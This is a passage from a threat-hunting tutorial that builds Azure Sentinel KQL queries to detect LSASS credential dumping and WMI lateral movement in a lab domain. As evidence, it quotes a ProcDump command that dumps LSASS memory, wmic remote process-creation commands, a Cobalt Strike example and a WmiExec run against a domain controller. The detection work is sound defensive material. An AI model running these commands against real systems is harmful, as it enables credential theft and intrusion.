If we now use the "**User**" value in the **AccountType** column. It would contain more accurate results, but it can be bypassed if an attacker decides to create a new computer account in AD and add it to the local Administrators group, which allows the attacker to use the machine account to dump LSASS. It is rare that this would happen, but more of a reminder that it is possible.

```
// T1003 - Credential Dumping
// Reference: https://attack.mitre.org/techniques/T1003/
let timeframe = 7d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4663 and ObjectName == "\\Device\\HarddiskVolume2\\Windows\\System32\\lsass.exe"
| where AccountType == "User"
```




Completed 00:00:00.675 3 records

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
5/2/2020, 8:33:18.680 PM	IDENTITY\Bob	User	Client.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/9/2020, 2:02:36.647 PM	IDENTITY\Bob	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/9/2020, 2:02:36.650 PM	IDENTITY\Bob	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security

When we look at the **EventData** column. It contains more interesting values that we can filter on.

```
// T1003 - Credential Dumping
// Reference: https://attack.mitre.org/techniques/T1003/
let timeframe = 7d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4663 and ObjectName == "\\Device\\HarddiskVolume2\\Windows\\System32\\lsass.exe"
| where AccountType == "User"
| project EventData
```

We are interested in the **SubjectLogonId**, so we are going to use the **project** operator to get the **SubjectLogonId** in a column with the values that belongs to it, which is in this example. **0x121d676**.



This will be now our KQL query

```
// T1003 - Credential Dumping
// Reference: https://attack.mitre.org/techniques/T1003/
let timeframe = 7d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4663 and ObjectName == "\\Device\\HarddiskVolume2\\Windows\\System32\\lsass.exe"
| where AccountType == "User"
| project TimeGenerated, EventID, Account, SubjectLogonId, Computer, ProcessName
| sort by TimeGenerated desc
```

EventID	Account	SubjectLogon...	Computer	ProcessName
4,663	IDENTITY\Bob	0x9d4dad2	Client2.IDENTITY.local	C:\Users\Bob\Desktop\Procdump\procdump64.exe
4,663	IDENTITY\Bob	0x9d4dad2	Client2.IDENTITY.local	C:\Users\Bob\Desktop\Procdump\procdump64.exe
4,663	IDENTITY\Bob	0x121d676	Client.IDENTITY.local	C:\Windows\System32\Taskmgr.exe

Since we are also interested in the exact command line that was typed in. We need to use the information that we have right now.

We can see at the **ProcessName** column above, that it contains ProcDump as a value.
If we run the following KQL query:

```
search in (SecurityEvent) "ProcDump"
```

We can see that there is an event 4688 that also includes the command line.

EventID	Activity	AccessList		CommandLine
4,688	4688 - A new process has been created.			procdump.exe -accepteula -ma lsass.exe C:\Temp
4,688	4688 - A new process has been created.			procdump.exe -accepteula -ma lsass.exe C:\Temp
4,663	4663 - An attempt was made to access an object.	%%4484	0.	
4,663	4663 - An attempt was made to access an object.	%%4484	0.	

We will now fine-tune our KQL query to something that looks like this:

```
// Search for ProcDump use
let timeframe = 7d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4688 and NewProcessName == "C:\\Users\\Bob\\Desk-
top\\Procdump\\procdump64.exe"
| project TimeGenerated, Account, SubjectLogonId, CommandLine, NewProcessName
| sort by TimeGenerated desc
```

If you look close to the **SubjectLogonId** column. It has the same value as that exist in event **4663** as well. This gives a sign that there is a relationship between event **4688** & **4663**.

TimeGenerated [UTC]	Account	SubjectLogonId	CommandLine
5/9/2020, 2:02:36.433 PM	IDENTITY\Bob	0x9d4dad2	procdump.exe -accepteula -ma lsass.exe C:\Temp

Event **4663** is technically enough to determine a LSASS was read, but to gather more information. It is recommended to look at event 4688 as well to find that small extra piece of information.

- T1047 – WMI for lateral movement

WMI is well-known part of lateral movement and also frequently used by attackers. It's not just for lateral movement, because attackers could also use it for reconnaissance. In this case, we are more interested in the lateral movement part.

APT29	APT29 used WMI to steal credentials and execute backdoors at a future time.[54]
APT32	APT32 used WMI to deploy their tools on remote machines and to gather information about the Outlook process.[61]
APT41	APT41 used WMI in several ways, including for execution of commands via WMIEXEC as well as for persistence via PowerSploit.[64]

Here is an example when we are spawning a new process on a target system.

```
wmic /node:"10.0.3.4" process call create "cmd.exe /c calc"
```

Source: https://ired.team/offensive-security/lateral-movement/t1047-wmi-for-lateral-movement

```
C:\Users\Alice>
C:\Users\Alice>wmic /node:"10.0.3.4" process call create "cmd.exe /c calc"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 6692;
        ReturnValue = 0;
};
```

According to MITRE ATT&CK. These are all the required data sources to detect WMI activities in a network.

Data Sources: Authentication logs, Netflow/Enclave netflow, Process monitoring, Process command-line parameters

ATT&CK also gave a recommendation to capture wmic in the command-line, and mainly to look if it is spawning a remote process on a system. It's not perfect, but it gives a few quick wins.

This is useful when organizations don't use WMI that often in their enterprise.

The following settings needs to be configured on a system to get the right logs.

- Audit Process Creation
- Include command line in process creation events


Windows events that we are looking for:

- **4624** – An account was successfully logged on
- **4688** – A new process has been created

We will first analyse the two event logs and later on. Create a KQL query to hunt for this type of technique.

The first thing that we can see is event 4624 on the target host, when spawning a process through WMI.


It shows a Logon Type **3**, which is equivalent to a **''Network logon''**



Event **4688** tells that a new process has been created with the command line that shows that calc.exe has been executed on the target host.

WmiPrvSE.exe is a component of Windows Management Instrumentation (WMI). It is a host service for WMI and it resides in the **C:\Windows\System32\wbem** directory.

You can see it at the **''Creator Process Name''** field level of event **4688**.




We have now the relevant information, so we can start create our KQL query. To understand the KQL query. I will explain everything in steps, which helps you to understand the core concepts of the KQL query.

Our first query will look for data at the past 3 days to see if this activity has happened.

We will start with the quick wins first, which is filtering on the **NewParrentProcessName** column at event 4688. We will filter on **C:\\Windows\\System32\\wbem**, because the WMI component resides in that directory.

```
// T1047 – Windows Management Instrumentation (WMIC.exe)
// Reference: https://attack.mitre.org/techniques/T1047/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4688
| where NewProcessName contains "C:\\Windows\\System32\\wbem"
```

What you will notice is a lot of noise, because the **ParrentProcessName** contains **svchost.exe**, which is part of a normal Windows operation.




Completed 00:00:01.732 974 records

NewProcessName	ParentProcessName	Process	ProcessId	SubjectAccount
C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\System32\svchost.exe	WmiPrvSE.exe	0x3bc	IDENTITY\IDENTIT
C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\System32\svchost.exe	WmiPrvSE.exe	0x3bc	IDENTITY\IDENTIT
C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\System32\svchost.exe	WmiPrvSE.exe	0x3bc	IDENTITY\IDENTIT
C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\System32\svchost.exe	WmiPrvSE.exe	0x36c	IDENTITY\Client2

If we are now going to exclude **svchost.exe** in the **ParrentProcessName**. We will the following results, which reduces the amount of false positives a lot.

```
// T1047 – Windows Management Instrumentation (WMIC.exe)
// Reference: https://attack.mitre.org/techniques/T1047/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4688
| where NewProcessName contains "C:\\Windows\\System32\\wbem"
| where ParentProcessName <> "C:\\Windows\\System32\\svchost.exe"
```



Completed 00:00:04.514 3 records

NewProcessName	ParentProcessName	Process	ProcessId	SubjectAccount
C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\cmd.exe	WMIC.exe	0x1670	IDENTITY\Alice
C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\cmd.exe	WMIC.exe	0x40	IDENTITY\Alice
C:\Windows\System32\wbem\WmiApSrv.exe	C:\Windows\System32\services.exe	WmiApSrv.exe	0x2d0	IDENTITY\IDENTITY

If we now run the following KQL query with some fine-tuning.

```
// T1047 – Windows Management Instrumentation (WMIC.exe)
// Reference: https://attack.mitre.org/techniques/T1047/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4688
| where NewProcessName contains "C:\\Windows\\System32\\wbem"
| where ParentProcessName <> "C:\\Windows\\System32\\svchost.exe"
| project TimeGenerated, Account, Computer, CommandLine, NewProcessName,
ParentProcessName, SubjectLogonId
| sort by TimeGenerated desc
```

We can see only 3 results, instead of 974. This reduces the amount of results a lot.

CommandLine	NewProcessName	ParentProcessName
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 ...	C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\cmd.exe
wmic /node:"10.0.3.4" process call create "cmd.exe /c calc"	C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\cmd.exe
C:\windows\system32\wbem\WmiApSrv.exe	C:\Windows\System32\wbem\WmiApSrv.exe	C:\Windows\System32\services.ex

ATT&CK recommended to detect commands that are used to perform remote behaviour and according to Microsoft. The ''NODE'' syntax is part of WMIC.exe to execute a remote command.

/NODE

Computer names, comma delimited. All commands are synchronously executed against all computers listed in this value. File names must be prefixed with &. Computer names within a file must be comma delimited or on separate lines.

Another example is from the blog post of Cobalt Strike. Where it explains different lateral movement techniques.

Remote Code Execution

We need to to run foobar.exe on our target. There are many ways to do this. Here are four methods that I recommend that you learn about.

#1: WMIC

You may use wmic to run a process on a remote host. Here's the syntax to do it:


```
shell wmic /node:host process call create "c:\windows\temp\foobar.exe"
```

Source: https://blog.cobaltstrike.com/2014/04/30/lateral-movement-with-high-latency-cc/

If we now change our KQL query to the following:

```
// T1047 – Windows Management Instrumentation (WMIC.exe)
// Reference: https://attack.mitre.org/techniques/T1047/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4688
| where NewProcessName contains "C:\\Windows\\System32\\wbem"
and CommandLine has "/NODE"
| where ParentProcessName <> "C:\\Windows\\System32\\svchost.exe"
| sort by TimeGenerated desc
```

We improve our query a lot. It's not perfect, but it is worth to use it. Since it will now only return results that have the **"/NODE"** syntax in the command-line.



TimeGenerated [UTC]	Account	AccountType	Computer
5/9/2020, 9:29:19.537 PM	IDENTITY\Alice	User	Client2.IDENTITY.local
5/9/2020, 6:10:08.400 PM	IDENTITY\Alice	User	Client2.IDENTITY.local

Completed 00:00:02.776 2 records

Activity	CommandLine	MandatoryLabel
4688 - A new process has been created.	WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path Anti...	S-1-16-8192
4688 - A new process has been created.	wmic /node:"10.0.3.4" process call create "cmd.exe /c calc"	S-1-16-8192

What you notice is that a process has been executed on a remote host with the IP address **10.0.3.4**

Ok, let's take a step back and try to summarize what kind of information we have right now.


We can see that at **5/9/2020** around **6:10 PM** – Alice uses WMIC to execute a remote command on the host **10.0.3.4**

This is valuable information to investigate further, because we know that we now need to look at the authentication logs. Executing WMI on a remote host leaves a Logon Type **3** behind in the logs. This is equivalent to a network logon as discussed earlier.

Let's start with a simple KQL query.

```
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4624 and LogonType == 3
| where AccountType == "User"
| project TimeGenerated, EventID, Account, Computer, IpAddress, LogonType
| sort by TimeGenerated desc
```

Here we can see around 1000 results



Completed 00:00:00.660 1,271 records


TimeGenerated [UTC]	EventID	Account	Computer	IpAddress	LogonType
5/10/2020, 9:21:18.677 AM	4,624	IDENTITY.LOCAL\Bob	IDENTITY-DC.IDENTITY.local	10.0.3.11	3
5/10/2020, 9:21:18.660 AM	4,624	IDENTITY.LOCAL\Bob	IDENTITY-DC.IDENTITY.local	10.0.3.11	3
5/10/2020, 9:21:18.633 AM	4,624	IDENTITY.LOCAL\Bob	IDENTITY-DC.IDENTITY.local	10.0.3.11	3
5/10/2020, 9:21:18.607 AM	4,624	IDENTITY.LOCAL\Bob	IDENTITY-DC.IDENTITY.local	10.0.3.11	3
5/10/2020, 9:21:18.013 AM	4,624	IDENTITY.LOCAL\Alice	IDENTITY-DC.IDENTITY.local	10.0.3.11	3

Since we know that the user Alice has spawn a remote process, and that WMI leaves a Logon Type 3 on a remote host. We can filter on the username ''Alice'' and Logon Type ''3''

The reason that we are doing this is to get a more accurate results, instead of looking to 1000+ returned results, of course.

```
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4624 and LogonType == 3
| where Account == "IDENTITY\\Alice"
| project TimeGenerated, Account, Computer, IpAddress, LogonType
| sort by TimeGenerated asc
```

10.0.3.4 Is the IP of the host **IDENTITY-DC** and **10.0.3.11** is the IP of the client workstation that has spawn the remote process on the target host.



TimeGenerated [UTC]	Account	Computer	IpAddress	LogonType
5/9/2020, 6:10:08.670 PM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	10.0.3.11	3
5/9/2020, 6:10:08.737 PM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	10.0.3.11	3

Now the last step is to compare to event 4624 & 4688 with each other to get a conclusion.

This is the returned results of event **4624**

Completed 00:00:00.457 6 records

TimeGenerated [UTC]	Account	Computer	IpAddress	LogonType
5/9/2020, 6:10:08.670 PM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	10.0.3.11	3
5/9/2020, 6:10:08.737 PM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	10.0.3.11	3
5/10/2020, 10:05:26.133 AM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	10.0.3.11	3
5/10/2020, 10:05:26.200 AM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	10.0.3.11	3

This is the returned result of event **4688**

TimeGenerated [UTC]	Account	AccountType	Computer
5/9/2020, 9:29:19.537 PM	IDENTITY\Alice	User	Client2.IDENTITY.local
5/9/2020, 6:10:08.400 PM	IDENTITY\Alice	User	Client2.IDENTITY.local

If we look close at the **TimeGenerated** column. We can see that the time + date matches with each other, and that the following command-line was executed on the remote host.

Activity	CommandLine	MandatoryLabel
4688 - A new process has been created.	wmic /node:"10.0.3.4" process call create "cmd.exe /c calc"	S-1-16-8192

If we can validate all of this information. There is a chance that someone might uses WMI to execute a process remotely on a host.

- T1047 – WMI Module Load

Attackers might leverage to WMI modules to execute commands on a remote host. ATT&CK has stated that APT41 was primary known for doing this in their operations.

APT41	APT41 used WMI in several ways, including for execution of commands via WMIEXEC as well as for persistence via PowerSploit.[64]

Since they have used WMIEXEC. We will use it as well to demonstrate it as an example.

At the following image. We were using WMIEXEC to execute remote commands on a host, and as an example. We ran the ''query user'' command to find which users were recently logged on.

```
PS C:\Users\Alice\Desktop> .\WmiExec.ps1 -ComputerName IDENTITY-DC -Command "query user"
Running the below command on: IDENTITY-DC...
query user
PID: 9996 - Waiting for remote command to finish...
PID: 9996 - Waiting for remote command to finish...
Result...
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 bob                                       2  Disc          23  4/28/2020 2:03 PM
```

If we want to detect this kind of activity. We need to collect Image Load Events.
A Windows process can load a .DLL to carry out certain functions.


It's hard to detect this type of activity with regular Windows event logs, so we could use the free super powers of Sysmon to do so.

This is a description of the event that we have to configure. What it also warns us that it generates a number of events. Make sure that it's configured properly before you go further.


Event ID 7: Image loaded

The image loaded event logs when a module is loaded in a specific process. This event is disabled by default and needs to be configured with the –l option. It indicates the process in which the module is loaded, hashes and signature information. The signature is created asynchronously for performance reasons and indicates if the file was removed after loading. This event should be configured carefully, as monitoring all image load events will generate a large number of events.

After we used WMIEXEC to run commands on a remote host. We can see that a .dll has been loaded, which is **wmiutils.dll**



To collect this event, we have to configure **Sysmon** on our endpoints and load all connect the data through Log Analytics. After we have done that. We can run queries in Azure Sentinel.



After googling around. I've notice that @Cyb3rWard0g has shared some valuable information about WMI, so besides of looking to C:\Windows]System32\wmiutils.dll – There is a list of WMI modules that we should look for.


C:\Windows\System32\wmiclnt.dll
C:\Windows\System32\wbem\WmiApRpl.dll
C:\Windows\System32\wbem\wmiprov.dll
C:\Windows\System32\wbem\wmiutils.dll

Source: https://github.com/hunters-forge/ThreatHunter-Playbook/blob/master/playbooks/WIN-190811201010.yaml

We will first start with a simple KQL query to look for event ID 7.

```
// T1047 - WMI Module Load
// Reference: https://attack.mitre.org/techniques/T1047/
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon" and EventID == 7
```

